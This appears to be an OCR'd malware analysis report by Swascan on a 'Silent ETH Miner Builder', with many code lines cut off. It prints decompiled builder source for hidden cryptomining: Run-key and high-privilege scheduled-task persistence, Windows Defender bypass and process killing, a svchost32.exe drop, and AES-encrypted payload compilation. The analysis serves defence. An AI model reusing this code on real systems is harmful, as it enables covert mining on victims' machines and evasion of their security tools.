
Here several details of suspicious builder indicators. Notice how the executable's behaviour related to privilege executions, Lime Miner debugging symbols references, encryption functions, obfuscation and base64 encoding were highlighted.

Swascan
TINEXTA GROUP

indicator (40)	detail
The file references string(s)	type: blacklist, count: 6
The file execution privilege has been found	level: administrator
The file imports symbol(s)	type: blacklist, count: 4
The file references a URL pattern	url: 11.0.0.0
The file references a URL pattern	url: 16.0.0.0
The file references a URL pattern	url: 16.5.0.0
The file references file extensions like a Ransomware | Wiper	count: 29
The size of the file is suspicious	size: 11368448 bytes
The file-ratio of the .NET resources is high	ratio: 97.84 %
The manifest identity has been found	name: MyApplication.app
The original name of the file has been detected	name: Silent ETH Miner Builder.exe
The file references debug symbols	file: H:\CRYPTOCOIN\Mining\Lime
The file references a group of API	type: cryptography, count: 12
The file references a group of API	type: execution, count: 14
The file references a group of API	type: obfuscation, count: 4
The file references a group of API	type: file, count: 6
The file references a group of API	type: memory, count: 2
The file references a group of hint	type: function, count: 356
The file references a group of hint	type: utility, count: 23
The file references a group of hint	type: file, count: 319
The file references a group of hint	type: url-pattern, count: 3
The file references a group of hint	type: format-string, count: 125
The file references a group of hint	type: base64, count: 33
The file references a group of hint	type: size, count: 11
The file references a group of hint	type: password, count: 1
The file references a group of hint	type: registry, count: 1
The .NET file is strongly-named	status: no
The .NET file references Managed Methods	count: 364
The file references string(s)	type: whitelist, count: 6


Note that the .text section has an high value of entropy, set infact to 7.956:


property	value	value	value
name	.text	.rsrc	.reloc
md5	5180636A0A52A59CB91FB66...	25D36C9EA538234C12857AB...	3BF4107295B77D21D65F0C3...
entropy	7.956	3.224	0.102
file-ratio (100.00%)	98.98 %	1.01 %	0.00 %
raw-address	0x00000200	0x00ABB400	0x00AD7600
raw-size (11367936 bytes)	0x00ABB200 (11252224 bytes)	0x0001C200 (115200 bytes)	0x00000200 (512 bytes)
virtual-address	0x00402000	0x00EBE000	0x00EDC000
virtual-size (11366892 byt...	0x00ABB150 (11252048 bytes)	0x0001C090 (114832 bytes)	0x0000000C (12 bytes)
entry-point	**0x00ABD14A**	-	-
characteristics	0x60000020	0x40000040	0x42000040
writable	-	-	-
executable	**x**	-	-
shareable	-	-	-
discardable	-	-	x
initialized-data	-	x	x
uninitialized-data	-	-	-
unreadable	-	-	-
self-modifying	-	-	-
virtualized	-	-	-
file	n/a	n/a	n/a




name (15)	size (bytes)	location (address)	location (section)	time-stamp
export-table	0x00000000 (0)	0x00000000	n/a	n/a
import-name	0x0000004F (79)	0x00ABD0F8	.text	0x00000000 (empty)
resource	0x0001C090 (114832)	0x00ABE000	.rsrc	0x00000000 (empty)
exception	0x00000000 (0)	0x00000000	n/a	n/a
security	0x00000000 (0)	0x00000000	n/a	n/a
relocation	0x0000000C (12)	0x00ADC000	.reloc	n/a
debug	0x0000001C (28)	0x00ABCFC0	.text	0x61623045 (Sat Oct 09 17:13:57 2021
architecture	0x00000000 (0)	0x00000000	n/a	n/a
global-pointer	0x00000000 (0)	0x00000000	n/a	n/a
thread-storage	0x00000000 (0)	0x00000000	n/a	n/a
load-configuration	0x00000000 (0)	0x00000000	n/a	n/a
bound-import	0x00000000 (0)	0x00000000	n/a	n/a
import-address	0x00000008 (8)	0x00002000	.text	n/a
delay-loaded	0x00000000 (0)	0x00000000	n/a	n/a
.NET	0x00000048 (72)	0x00002008	.text	n/a

Here are the details related to the .text section header, in which we can see the “PE” pattern (related to the hexadecimal **50 45**).





From the flags found on the analyzed PE it is possible to see the .NET compilation and, in the specific case, the "IL Only" attribute, associated to the Intermediate Language of .NET.




Offset	Name	Value	Meaning
208	Cb	48	
20C	MajorRuntimeVersion	2	
20E	MinorRuntimeVersion	5	
210	MetaData.VA	11948	
214	MetaData.Size	FFA0	
218	Flags	1	
		1	IL Only
21C	EntryPointToken	6000005	
220	Resources.VA	218E8	
224	Resources.Size	A9B6D8	
228	StrongNameSignature.VA	0	
22C	StrongNameSignature.Size	0	
230	CodeManagerTable.VA	0	
234	CodeManagerTable.Size	0	
238	VTableFixups.VA	0	
23C	VTableFixups.Size	0	
240	ExportAddressTableJumps.VA	0	
244	ExportAddressTableJumps.Size	0	
248	ManagedNativeHeader.VA	0	
24C	ManagedNativeHeader.Size	0	

Furthermore, verifying the other extracted strings from the builder, it possible to see the ability to set the information of the Chrome and VLC processes, probably with the scope to insert the details of the respective assemblies (to perform process masking) in the process of mining. It is present the execution of the schtasks command to create a scheduled task with high privileges through the parameters ***"/rl highest".*** To kill the processes taskkill commands are executed.

get_UseSystemPasswordChar	-	.NET-Managed
set_UseSystemPasswordChar	-	.NET-Managed

-	utility	Process Killer:
-	utility	Kill Targets:
-	utility	Shellcode Loader:
-	utility	/c schtasks /create /f /sc onlogon /rl highest /tn "
-	utility	cmd /c "{0}"
-	utility	cmd /c taskkill /f /PID "{0}"
-	utility	chrome.exe
-	url-pattern	11.0.0.0
-	url-pattern	16.0.0.0
-	url-pattern	16.5.0.0
-	size	string rarg2 ,
-	size	IntPtr rarg3 ,
-	size	IntPtr rarg4 ,
-	size	IntPtr rarg7 ,
-	size	string rarg8 ,
-	size	byte[] rarg9 ,
-	size	long rarg5);
-	size	IntPtr rarg2);
-	size	IntPtr rarg2);



It is possible to observe that, in some extracted strings, there are queries executed through a ManagementObjectSearcher object and, in particular, with SELECT queries. In the IF construct used for the killing of Windows Defender process some commands related to evasion operation are called; note how in the execution context of the function File.WriteAllBytes the AESMethod function is called to pass as input the output return value of this function.

hint (872)	value (124845)
-	var rarg6 = new ManagementObjectSearcher(rarg5 , new ObjectQuery("SELECT Na
-	foreach (ManagementObject MemObj in rarg6)
-	{
-	rarg1 += (" " + MemObj["VideoProcessor"] + " " + MemObj["Name"]);
-	}
-	var rarg7 = new ManagementObjectSearcher(rarg5 , new ObjectQuery(string.For
-	foreach (ManagementObject retObject in rarg7)
-	{
-	if (retObject != null && retObject["CommandLine"] != null && retObject["Comm
-	{
-	rarg2 = true;
-	}
-	}
-	if (!File.Exists(rplp) || (! rarg2 && (rarg1 .IndexOf("nvidia", StringComparison.Or
-	{
-	if (!File.Exists(rplp) || rcheckcount > 2)
-	{
-	rcheckcount = 0;
-	#if DefKillWD
-	try
-	{
-	rCommand (rGetString ("#SCMD"), rGetString ("#KillWDCommands"));
-	}
-	catch (Exception ex)
-	{
-	#if DefDebug
-	MessageBox.Show("W2.5: " + Environment.NewLine + ex.ToString());
-	#endif
-	}
-	#endif
-	File.WriteAllBytes(rplp , rAESMethod (rxm));

Extra data to send to the pool, separate the data with a '/' like so: data1/data2/data3. An exa...
helpLabelPool
The Ethereum wallet address to mine to. Required on most pools but for some pools that u...
Enabling Install causes the miner to copy itself to the Save Path and then set to run on start...
Label35
If enabled it will currently pause the miner while Task Manager, Process Explorer or Process ...
Label25
The amount of minutes to wait before starting Idle mode.

Here are some details extracted from the source code of the builder, where is possible to highlight some performed queries, through the variable rarg6 which represents a ManagementObjectSearcher object, used to extract details from Win32_VideoController. Next a check is executed with the variable rarg7 to identify if there is an NVIDIA or AMD videocard:

Swascan
TINEXTA GROUP

```
var rarg6 = new ManagementObjectSearcher(_rarg5_, new ObjectQuery("SELECT Name, VideoProcessor FROM
Win32_VideoController")).Get();

_

if (_reT_.Length > 1 && (_rarg7_.IndexOf("nvidia", StringComparison.OrdinalIgnoreCase) >= 0 || _rarg7_.IndexOf("amd",
StringComparison.OrdinalIgnoreCase) >= 0))
```

Here are some details of the strings associated to the builder interface which specify the needed administrative rights and the parameters to perform the mining operation:

```
r = System.Windows.Forms.Cursors.Help;
= new System.Drawing.Font("Microsoft Sans Serif", 8.25f, System.Drawing.FontStyle.Underline);
olor = System.Drawing.Color.Teal;
ion = new System.Drawing.Point(140, 108);
= "Label9";
= new System.Drawing.Size(13, 13);
dex = 84;
= "?";
r.SetToolTip(this.Label9, "Will make the miner ask for administrator privileges to run.\r\nThis
Size = true;
Color = System.Drawing.Color.Transparent;
or = System.Windows.Forms.Cursors.Help;
 = new System.Drawing.Font("Microsoft Sans Serif", 8.25f, System.Drawing.FontStyle.Underline);
Color = System.Drawing.Color.Teal;
tion = new System.Drawing.Point(58, 325);
 = "Label26";
 = new System.Drawing.Size(13, 13);
ndex = 60;
 = "?";
r.SetToolTip(this.Label26, "Will enable DEBUG mode which will display errors when they occur in
Size = true;
Color = System.Drawing.Color.Transparent;
or = System.Windows.Forms.Cursors.Help;
 = new System.Drawing.Font("Microsoft Sans Serif", 8.25f, System.Drawing.FontStyle.Underline);
Color = System.Drawing.Color.Teal;
tion = new System.Drawing.Point(378, 284);
 = "Label19";
 = new System.Drawing.Size(13, 13);
ndex = 66;
 = "?";
r.SetToolTip(this.Label19, "The parameters to mine with. ONLY CHANGE THESE IF YOU KNOW WHAT YOU
ize = true;
olor = System.Drawing.Color.Transparent;
r = System.Windows.Forms.Cursors.Help;
= new System.Drawing.Font("Microsoft Sans Serif", 8.25f, System.Drawing.FontStyle.Underline);
olor = System.Drawing.Color.Teal;
ion = new System.Drawing.Point(146, 78);
= "Label1";
= new System.Drawing.Size(13, 13);
```

In some labels of the analyzed builder, there are details related to “kill targets” for the operations of process killing and the activation of nicehash mining tasks.

It’s possible to see, furthermore, the evidence of a checkbox for the management of the remote configuration.

Swascan
TINEXTA GROUP

```
this.Label18.ForeColor = System.Drawing.Color.Gray;
this.Label18.Location = new System.Drawing.Point(10, 225);
this.Label18.Margin = new System.Windows.Forms.Padding(2, 0, 2, 0);
this.Label18.Name = "Label18";
this.Label18.Size = new System.Drawing.Size(89, 17);
this.Label18.TabIndex = 102;
this.Label18.Text = "Process Killer:";
this.toggleProcessKiller.BackColor = System.Drawing.Color.Transparent;
this.toggleProcessKiller.Checked = false;
this.toggleProcessKiller.ForeColor = System.Drawing.Color.Black;
this.toggleProcessKiller.Location = new System.Drawing.Point(189, 223);
this.toggleProcessKiller.Margin = new System.Windows.Forms.Padding(2);
this.toggleProcessKiller.Name = "toggleProcessKiller";
this.toggleProcessKiller.Size = new System.Drawing.Size(50, 24);
this.toggleProcessKiller.TabIndex = 101;
this.toggleProcessKiller.Text = "Enable Nicehash Mining";
this.txtKillTargers.BackColor = System.Drawing.Color.FromArgb(50, 50, 50);
this.txtKillTargers.ForeColor = System.Drawing.Color.Silver;
this.txtKillTargers.Location = new System.Drawing.Point(291, 162);
this.txtKillTargers.Margin = new System.Windows.Forms.Padding(2);
this.txtKillTargers.MaxLength = 32767;
this.txtKillTargers.MultiLine = false;
this.txtKillTargers.Name = "txtKillTargers";
this.txtKillTargers.Size = new System.Drawing.Size(136, 24);
this.txtKillTargers.TabIndex = 100;
this.txtKillTargers.TextAlignment = System.Windows.Forms.HorizontalAlignment.Left;
this.txtKillTargers.UseSystemPasswordChar = false;
this.txtKillTargers.WordWrap = false;
this.Label12.AutoSize = true;
this.Label12.BackColor = System.Drawing.Color.Transparent;
this.Label12.ForeColor = System.Drawing.Color.Gray;
this.Label12.Location = new System.Drawing.Point(288, 138);
this.Label12.Margin = new System.Windows.Forms.Padding(2, 0, 2, 0);
this.Label12.Name = "Label12";
this.Label12.Size = new System.Drawing.Size(75, 17);
this.Label12.TabIndex = 98;
this.Label12.Text = "Kill Targets:";
this.Label16.AutoSize = true;
this.Label16.BackColor = System.Drawing.Color.Transparent;
```

```
txtStealthTargets.Text = "Taskmgr.exe,ProcessHacker.exe,perfmon.exe,procexp.exe,procexp64.exe";
txtStealthTargets.TextAlignment = System.Windows.Forms.HorizontalAlignment.Left;
txtStealthTargets.UseSystemPasswordChar = false;
```

```
this.Label4.Text = "Bypass Windows Defender:";
this.toggleKillWD.BackColor = System.Drawing.Color.Transparent;
this.toggleKillWD.Checked = false;
this.toggleKillWD.ForeColor = System.Drawing.Color.Black;
this.toggleKillWD.Location = new System.Drawing.Point(190, 133);
this.toggleKillWD.Margin = new System.Windows.Forms.Padding(2);
this.toggleKillWD.Name = "toggleKillWD";
this.toggleKillWD.Size = new System.Drawing.Size(50, 24);
this.toggleKillWD.TabIndex = 71;
this.toggleKillWD.Text = "Enable Nicehash Mining";
this.Label5.AutoSize = true;
this.Label5.BackColor = System.Drawing.Color.Transparent;
this.Label5.ForeColor = System.Drawing.Color.Gray;
this.Label5.Location = new System.Drawing.Point(289, 232);
this.Label5.Margin = new System.Windows.Forms.Padding(2, 0, 2, 0);
this.Label5.Name = "Label5";
this.Label5.Size = new System.Drawing.Size(139, 17);
this.Label5.TabIndex = 77;
this.Label5.Text = "Remote Configuration:";
this.chkRemoteConfig.AccentColor = System.Drawing.Color.ForestGreen;
this.chkRemoteConfig.BackColor = System.Drawing.Color.Transparent;
this.chkRemoteConfig.Checked = false;
this.chkRemoteConfig.Cursor = System.Windows.Forms.Cursors.Hand;
this.chkRemoteConfig.ForeColor = System.Drawing.Color.Black;
this.chkRemoteConfig.Location = new System.Drawing.Point(291, 206);
this.chkRemoteConfig.Margin = new System.Windows.Forms.Padding(2);
this.chkRemoteConfig.Name = "chkRemoteConfig";
this.chkRemoteConfig.Size = new System.Drawing.Size(111, 24);
this.chkRemoteConfig.TabIndex = 75;
this.chkRemoteConfig.Text = "Disabled";
```

Following are the details of the source code of the static method MinerCompiler, which takes in input and parameters of the filepath, the source code, the resources, the icon. In the execution context of the method in question is possible to see how the compilation is performed in 64 bit. Furthermore, the DLL libraries are added in ReferencedAssemblies needed for the executions, for instance of System.IO.Compression.dll.

```
public static void MinerCompiler(string Path, string Code, string Res, string ICOPath = "",
{
    MinerOK = false;
    Dictionary<string, string> dictionary = new Dictionary<string, string>();
    dictionary.Add("CompilerVersion", "v4.0");
    CSharpCodeProvider cSharpCodeProvider = new CSharpCodeProvider(dictionary);
    CompilerParameters compilerParameters = new CompilerParameters();
    string text = " /target:winexe /platform:x64 /optimize ";
    if (!F.FA.toggleShellcode.Checked)
    {
        if (RequireAdministrator)
        {
            File.WriteAllBytes(Path + ".manifest", Resources.administrator);
            F.txtLog.Text = F.txtLog.Text + "Adding manifest...\r\n";
            text = text + " /win32manifest:\"" + Path + ".manifest\"";
        }
        if (!string.IsNullOrEmpty(ICOPath))
        {
            F.txtLog.Text = F.txtLog.Text + "Adding Icon...\r\n";
            text = text + " /win32icon:\"" + ICOPath + "\"";
        }
    }
    CompilerParameters compilerParameters2 = compilerParameters;
    compilerParameters2.GenerateExecutable = true;
    compilerParameters2.OutputAssembly = Path;
    compilerParameters2.CompilerOptions = text;
    compilerParameters2.IncludeDebugInformation = false;
    if (F.FA.toggleEnableDebug.Checked)
    {
        compilerParameters2.ReferencedAssemblies.Add("System.Windows.Forms.dll");
    }
    compilerParameters2.ReferencedAssemblies.Add("System.dll");
    compilerParameters2.ReferencedAssemblies.Add("System.Management.dll");
    compilerParameters2.ReferencedAssemblies.Add("System.IO.Compression.dll");
    compilerParameters2.ReferencedAssemblies.Add("System.IO.Compression.FileSystem.dll");
    F.txtLog.Text = F.txtLog.Text + "Creating resources...\r\n";
```

```
object[] array = new object[2];
ref object resources_eth = ref F.Resources_eth;
ref object reference = ref resources_eth;
array[0] = resources_eth;
array[1] = F.AES_Encryptor(Resources.ethminer);
object[] array2 = array;
bool[] obj = new bool[2] { true, false };
bool[] array3 = obj;
```

The attributes used for the builder configuration (for example #REGKEY) are referred to the correct values for the execution. In this specific case, the variable #REGKEY references to the registry key Software\\Microsoft\\Windows\\CurrentVersion\\Run. This permits to the threat to insert it in autostart with Windows and perform persistence. Note that the attributes are also encrypted:

Swascan
TINEXTA GROUP

```
stringb.Replace("#KEY", F.AESKEY);
stringb.Replace("#SALT", F.SALT);
stringb.Replace("#IV", F.IV);
stringb.Replace("#REGKEY", Conversions.ToString(F.EncryptString("Software\\Microsoft\\W
stringb.Replace("#LIBSPATH", Conversions.ToString(F.EncryptString("Microsoft\\Telemetry
stringb.Replace("#WATCHDOG", Conversions.ToString(F.EncryptString("sihost32")));
stringb.Replace("#TASKSCH", Conversions.ToString(F.EncryptString("/c schtasks /create /
stringb.Replace("#REGADD", Conversions.ToString(F.EncryptString("cmd /c reg add \"HKCU\
stringb.Replace("#MINERQUERY", Conversions.ToString(F.EncryptString("Select CommandLine
stringb.Replace("#GPUQUERY", Conversions.ToString(F.EncryptString("SELECT Name, VideoPr
stringb.Replace("#MINERID", Conversions.ToString(F.EncryptString("--cinit-find-e")));
stringb.Replace("#DROPFILE", Conversions.ToString(F.EncryptString("svchost32.exe")));
stringb.Replace("#InjectionTarget", Conversions.ToString(F.EncryptString(F.InjectionTarg
stringb.Replace("#InjectionDir", F.InjectionTarget[1].Replace("(", "").Replace(")", "")
stringb.Replace("#SCMD", Conversions.ToString(F.EncryptString("cmd")));
stringb.Replace("#CMDSTART", Conversions.ToString(F.EncryptString("cmd /c \"{0}\"")));
stringb.Replace("#CMDKILL", Conversions.ToString(F.EncryptString("cmd /c taskkill /f /P
stringb.Replace("startDelay", F.txtStartDelay.Text);
IEnumerator enumerator = default(IEnumerator);
```

```
("Software\\Microsoft\\Windows\\CurrentVersion\\Run\\")));
ng("Microsoft\\Telemetry\\")));
ng("sihost32")));
g("/c schtasks /create /f /sc onlogon /rl highest /tn \"" + Path.GetFileNameWithoutExtension(F.t
("cmd /c reg add \"HKCU\\SOFTWARE\\Microsoft\\Windows\\CurrentVersion\\Run\" /v \"" + Path.GetFi
ring("Select CommandLine from Win32_Process where Name='{0}'")));
ng("SELECT Name, VideoProcessor FROM Win32_VideoController")));
g("--cinit-find-e")));
ng("svchost32.exe")));
yptString(F.InjectionTarget[0])));
(", "").Replace(")", "").Replace("%WINDIR%", "\" + Environment.GetFolderPath(Environment.Special
cmd")));
ng("cmd /c \"{0}\"")));
g("cmd /c taskkill /f /PID \"{0}\"")));
```

```
tension(F.txtInstallFileName.Text) + "\" /tr \"{0}\"")));
Path.GetFileNameWithoutExtension(F.txtInstallFileName.Text) + "\" /t REG_SZ /F /D \"{0}\"")));
ent.SpecialFolder.Windows) + \""));
```

Following, instead, the details of the creation of the BackgroundWorker to do multithreading and concurrential execution.

Swascan
TINEXTA GROUP

```
internal virtual BackgroundWorker BackgroundWorker2
{
    [CompilerGenerated]
    get
    {
        return _BackgroundWorker2;
    }
    [MethodImpl(MethodImplOptions.Synchronized)]
    [CompilerGenerated]
    set
    {
        DoWorkEventHandler value2 = BackgroundWorker2_DoWork;
        BackgroundWorker backgroundWorker = _BackgroundWorker2;
        if (backgroundWorker != null)
        {
            backgroundWorker.DoWork -= value2;
        }
        _BackgroundWorker2 = value;
        backgroundWorker = _BackgroundWorker2;
        if (backgroundWorker != null)
        {
            backgroundWorker.DoWork += value2;
        }
    }
}
```

```
if (toggleEnableIdle.Checked && (!Versioned.IsNumeric(txtIdleWait.Text) || Conversions.ToIr
{
    Interaction.MsgBox("Idle Wait time must be a number and above 0 minutes.", MsgBoxStyle.
}
else if (Operators.CompareString(txtPoolURL.Text, "", TextCompare: false) != 0)
{
    SaveFileDialog saveFileDialog = new SaveFileDialog();
    saveFileDialog.Filter = "Executable |*.exe";
    saveFileDialog.InitialDirectory = Application.StartupPath;
    if (saveFileDialog.ShowDialog() == DialogResult.OK)
    {
        OutputPayload = saveFileDialog.FileName;
        BackgroundWorker2.RunWorkerAsync();
        btnBuild.Enabled = false;
        btnBuild.Text = "Please wait...";
    }
}
else
{
    Interaction.MsgBox("Please enter valid pool settings.", MsgBoxStyle.Exclamation);
    MephTabcontrol2.SelectedIndex = 0;
}
```

In the IF construct the boolean value “Checked” of the Remote Config checkbox is checked, in the case it is true it is effectively passed the configuration in encrypted form through the .Text attribute of the FA.txtRemoteConfig variable.

```
if (FA.chkRemoteConfig.Checked)
{
    text = text + " --cinit-remote-config=\"" + Unamlib_Encrypt(FA.txtRemoteConfig.Text) +
}
```

After the compilation of the "temporary" payload file of the operation it is deleted with the function File.Delete.

```
lom.LoaderCompiler(text4 + ".exe", text4 + "-payload.exe", "\"\"", null, AssemblyData: false, Re
:odedom.LoaderOK)

:ry

    File.Delete(text4 + "-payload.exe");
```

Here are the details of the AES_Encryptor method, which gives as output the return of an array of bytes, in particular the value memoryStream.ToArray(); this method performs the encryption phase with the methodology AES RijndaelManaged, note that the attribute KeySize is set to 256.

```
public byte[] AES_Encryptor(byte[] input)
{
    byte[] bytes = Encoding.ASCII.GetBytes(IV);
    byte[] bytes2 = Encoding.ASCII.GetBytes(SALT);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(AESKEY, bytes2, 100);
    ICryptoTransform transform = new RijndaelManaged
    {
        KeySize = 256,
        Mode = CipherMode.CBC
    }.CreateEncryptor(rfc2898DeriveBytes.GetBytes(16), bytes);
    using MemoryStream memoryStream = new MemoryStream();
    using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStrea
    {
        cryptoStream.Write(input, 0, input.Length);
        cryptoStream.Close();
    }
    return memoryStream.ToArray();
}
```

```
public string Unamlib_Encrypt(string plainText)
{
    byte[] bytes = Encoding.UTF8.GetBytes(plainText);
    byte[] bytes2 = Encoding.ASCII.GetBytes("UXUUXUUXUUCommandULineUUXUUXUUXU");
    byte[] bytes3 = Encoding.ASCII.GetBytes("UUCommandULineUU");
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC,
        Padding = PaddingMode.Zeros,
        BlockSize = 128,
        KeySize = 256
    }.CreateEncryptor(bytes2, bytes3);
    byte[] inArray;
    using (MemoryStream memoryStream = new MemoryStream())
    {
        using (CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoS
        {
            cryptoStream.Write(bytes, 0, bytes.Length);
            cryptoStream.FlushFinalBlock();
            inArray = memoryStream.ToArray();
            cryptoStream.Close();
        }
        memoryStream.Close();
    }
    return Convert.ToBase64String(inArray);
}

public object EncryptString(string input)
{
    return Convert.ToBase64String(AES_Encryptor(Encoding.UTF8.GetBytes(input)));
}
```

The Randomi method is a string method because it returns the output of a custom encryption function of the builder, which uses a StringBuilder object that modifies the string gave in input through the random index in the for loop:

```
public string Randomi(int length)
{
    StringBuilder stringBuilder;
    do
    {
        string text = "asdfghjklqwertyuiopmnbvcxz";
        stringBuilder = new StringBuilder();
        for (int i = 1; i <= length; i = checked(i + 1))
        {
            int startIndex = rand.Next(0, text.Length);
            stringBuilder.Append(text.Substring(startIndex, 1));
        }
    }
    while (RandomiCache.Contains(stringBuilder.ToString()));
    RandomiCache.Add(stringBuilder.ToString());
    return stringBuilder.ToString();
}
```

```
public void CipherReplace(StringBuilder source, string id, string value)
{
    source.Replace(id + "LENGTH", value.Length.ToString());
    source.Replace(id, ToLiteral(Cipher(value, Key)));
}
```

